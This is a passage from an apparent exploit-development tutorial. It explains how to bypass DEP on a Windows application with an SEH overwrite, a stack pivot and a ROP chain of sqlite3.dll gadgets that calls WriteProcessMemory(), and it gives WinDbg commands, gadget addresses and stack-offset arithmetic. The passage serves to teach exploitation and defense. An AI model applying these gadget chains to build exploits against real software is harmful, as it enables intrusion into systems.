
s.send(http_request)

s.close()
```

Set a breakpoint on the stack pivot of add esp, 0x1004 ; ret with the WinDbg command bp 0x10022869. After sending the exploit POC - we will need to view the contents of the exception handler with the WinDbg command !exchain.



As a breakpoint has already been set on the address inside of SEH, all that is needed to pass the exception is resuming execution with the g command in WinDbg. The breakpoint is hit, and we will step through the instruction of add esp, 0x1004 (t in WinDbg) to take control of the stack.



As a point of contention, we have about 980 bytes to work with.

The Call to WriteProcessMemory()

What is the goal of this method of bypassing DEP? The goal here is to not to dynamically change permissions of memory to make it executable - but to instead write our shellcode, dynamically, to already executable memory.

As we know, when DEP is enabled, memory is either writable or executable - but not both at the same time. The previous sentiment about writing shellcode, via WriteProcessMemory(), to executable memory is a bit contradictory knowing this. If memory is executable, adhering to DEP's rules, it *shouldn't* be writable. WriteProcessMemory() overcomes this by temporarily marking memory pages as RWX while data is being written to a destination - even if that destination doesn't have writable permissions. After the write succeeds, the memory is then marked again as execute only.

From an adversary's perspective, this means something. Certain shellcodes employ encoding mechanisms to bypass character filtering. If this is the case, encoded shellcode which is dynamically written to execute only memory will fail when executed. This is due to the encoded shellcode needing to "write itself" over adjacent process memory to decode. Since pages are execute only, and we do not have the WriteProcessMemory() "pass" to write to execute only memory anymore, an access violation will occur. Something to definitely keep in mind.

Let's take a look at the call to WriteProcessMemory() firstly, to help make sense of all of this (per Microsoft Docs)

BOOL WriteProcessMemory(

HANDLE hProcess,

LPVOID lpBaseAddress,

LPCVOID lpBuffer,

SIZE_T nSize,

```
  SIZE_T  *lpNumberOfBytesWritten
);
```


Let's break down the call to WriteProcessMemory() by taking a look at each function argument.

1. HANDLE hProcess: According to Microsoft Docs, this parameter is a handle to the desired process in which a user wants to write to the process memory. A handle, without going too much into detail, is a "reference" or "index" to an object. Generally, a handle is used as a "proxy" of sorts to access an object (this is especially true in kernel mode, as user mode cannot directly access kernel mode objects). We will look at how to dynamically resolve this parameter with relative ease. Think of this as "don't talk to me, talk to my assistant", where the process is the "me" and the handle is the "assistant".
2. LPVOID lpBaseAddress: This parameter is a pointer to the base address in which a write is desired. For example, if the region of memory you would like to write to was 0x11223344 - 0x11223355, the argument passed to the function call would be 0x11223344.
3. LPCVOID lpBuffer: This is a pointer to the buffer that is to be written to the address specified by the lpBaseAddress parameter. This will be the pointer to our shellcode.
4. SIZE_T nSize: The number of bytes to be written (whatever the size of the shellcode + NOPs, if necessary, will be).
5. SIZE_T *lpNumberOfBytesWritten: This parameter is similar to the VirtualProtect() parameter lpflOldProtect, which inherits the old permissions of modified memory. However, our parameter inherits the number of bytes written. This will need to be a memory address, within the process space, that is writable.


Preserving a Stack Address

One of the pitfalls of ROP is that stack control is absolutely vital. Why? It is logical actually - each ROP gadget is appended with a ret instruction. ret, from a technical perspective, will take the value pointed to by RSP (or ESP in this case), which will be the next ROP gadget on the stack, and load it into RIP (EIP in this case). Since ROP must be performed on the stack, and due to the dynamic nature of the stack, the virtual memory addresses associated with the stack are also dynamic.

As seen below, when the stack pivot is successfully performed, the virtual address of the stack is 0x029a68dc.




Restarting the application and pivoting to the stack again, the virtual address of the stack is at 0x028068dc.



At first glance, this puts us in a difficult position. Even with knowledge of the base addresses of each module, and their static nature - the stack still seems to change! Although the stack is dynamically being resolved to seemingly “random” and “volatile to the duration of the process” memory - there is a way around this. If we can use a ROP gadget, or set of gadgets, properly - we can dynamically store an address around the stack into a CPU register.

Let’s start our ROP chain by preserving an address near the current stack pointer.


As you may or may not know, the base pointer (EBP) points to the “bottom” of the current stack frame (we will refer to the current stack frame as “the stack”). This means that EBP should be relatively close to ESP. We can validate this in WinDbg by viewing the current state of the CPU registers after the stack pivot.




After parsing the PE with rp++, to enumerate a list of ROP gadgets (you can view how to use rp++ by taking a look at my last ROP blog post) - a nice gadget resides in sqlite3.dll that can help us preserve the address of EBP into another "common" register, which has more useful ROP gadgets as we will see later on, such as EAX.

0x61c05e8c: xchg eax, ebp ; ret ; (1 found)

Replace the NOPs in the previous PoC script, under the "Begin ROP chain" comment, with the above address. After firing off the updated PoC, we land on our intended ROP gadget.




After executing the above gadget, EAX is now loaded with an address near the current stack.



Notice that EBP has also been set to 0, due to the ROP gadget. This will come into play shortly.

Although EAX is *relatively* close to ESP - it is still a decent ways away. Currently, EAX (which now contains the old value of EBP) is 0xfec bytes away from ESP.



To compensate for this, we will manipulate EAX to contain the address at ESP + 0x38.

Why ESP + 0x38 instead of just ESP you ask? This is a “preparatory” procedure (manipulating EAX to contain the address of ESP + 0x38).

As we will see later on, we would like to preserve an address around ESP into another “common” register, ECX. ECX is a register that is used as a “counter” (although technically it is a general purpose register). This means that ECX generally is a part of some more useful ROP gadgets.

In order to do this, the stack will eventually need to be increased by 0x24 bytes to get the value (technically future value) of ESP into ECX, due to the nature of the ROP gadgets available within the process memory. A ROP gadget will inadvertently perform an add esp, 0x24, resulting in collateral damage to get what we need accomplished, accomplished. There will be 4 ROP gadgets (plus an additional DWORD that will be “popped” into a register), for a total of 0x14 (20 decimal) bytes, that will need to be executed between now and when that add esp, 0x24 gadget is executed (0x38 - 0x24 = 0x14).

This is reason why we will set EAX to the value of ESP + 0x38 instead of ESP + 0x24, because we will need 0x14 bytes worth of ROP gadgets between then and now. By the time the ROP gadgets *before* the add esp, 0x24 instruction are executed, the value in EAX will be ESP + 0x24. However, if we loaded ESP + 0x24 into EAX now, then by the time we reach the add esp, 0x24 instruction, EAX will contain a value of ESP + 0x10.

Knowing this, and knowing that we would like EAX and ECX to be equal to the current value of ESP *after* the ESP + 0x38 stack manipulation occurs - we will prepare EAX in advance.

Note that this is by no means a requirement (getting EAX and ECX set to the EXACT value of ESP) when doing ROP. This will just make life easier in the future. If this doesn't make sense now, do not worry. Just focus on the fact we would like to get EAX closer to ESP for the time being.


0x10018606: pop ecx ; ret ; (1 found)

0xffffefe0 (Value to be popped into EAX. This is the negative representation of the distance between the current value of EAX and ESP + 0x38).


0x1001283e: sub eax, ecx ; ret ; (1 found)

Why the negative distance you ask? Let's say we wanted to add 0x1024 to EAX. If we loaded 0x1024 into ECX, to add it to EAX, ECX would contain 0x00001024. As we can clearly see, ECX will contain NULL bytes - which will kill our exploit. Instead, we will use the negative representation of numbers and perform subtraction in order to get around this problem.


After the aforementioned gadget of exchanging EBP and EAX, program execution hits the pop ecx gadget.




The negative value of the distance between EAX and ESP + 0x38 is placed into ECX.




Program execution then transfers to the sub eax, ecx ROP gadget, which will place the difference into the EAX register.



This yields our desired result.





Note that 0xCCCCCCCC is denoted as a visual for where we hope our program execution resumes at after all of this craziness. Our goal is for when the last ret occurs, it returns into this DWORD.

The goal now is to get the current value of EAX into ECX. There is a nice ROP gadget that will do this for us.

0x61c6588d: mov ecx, eax ; mov eax, ecx ; add esp, 0x24 ; pop ebx ; leave ; ret ; (1 found)

This gadget will take EAX and place it into ECX. Then, a mov eax, ecx instruction will occur - which is meaningless because ECX and EAX already contain the same value - meaning this part of the gadget basically just serves as a "NOP" of sorts. ESP then gets raised by 0x24 bytes, which we can compensate for - so this isn't an issue. pop ebx can be compensated for as well, but leave will be a problem as this will directly manipulate ESP, throwing our ROP execution flow off.

leave, from a technical perspective, will perform a mov esp, ebp and a pop ebp instruction.

mov esp, ebp will place EBP into ESP. Let's think about how we can leverage this.

We know that currently EAX contains our target address. We also can recall from earlier that EBP is currently set to 0. If we could place EAX into EBP *BEFORE* the leave instruction executes - it would set ESP to ESP + 0x24 (at the time of the instruction executing) because of the mov esp, ebp instruction - which sets ESP to whatever EBP is. Due to the add esp, 0x24 gadget that occurs before the leave instruction - this would actually end up setting ESP to ESP, which is what we want. The goal here is to restore ESP back to our controlled data, which consists of our ROP gadgets.

It is a bit of a mouthful and "mind bender" of sorts - so do not worry if it is hazy or confusing at the moment. Viewing this step by step in the debugger will help make sense of all of this.

Note, after each gadget - obviously the value of ESP changes. For completeness sake, until we hit the add esp, 0x24 gadget - we will refer to the "target" ESP + 0x38 address as ESP + 0x38 (even though the offset will technically shrink after each gadget is executed).

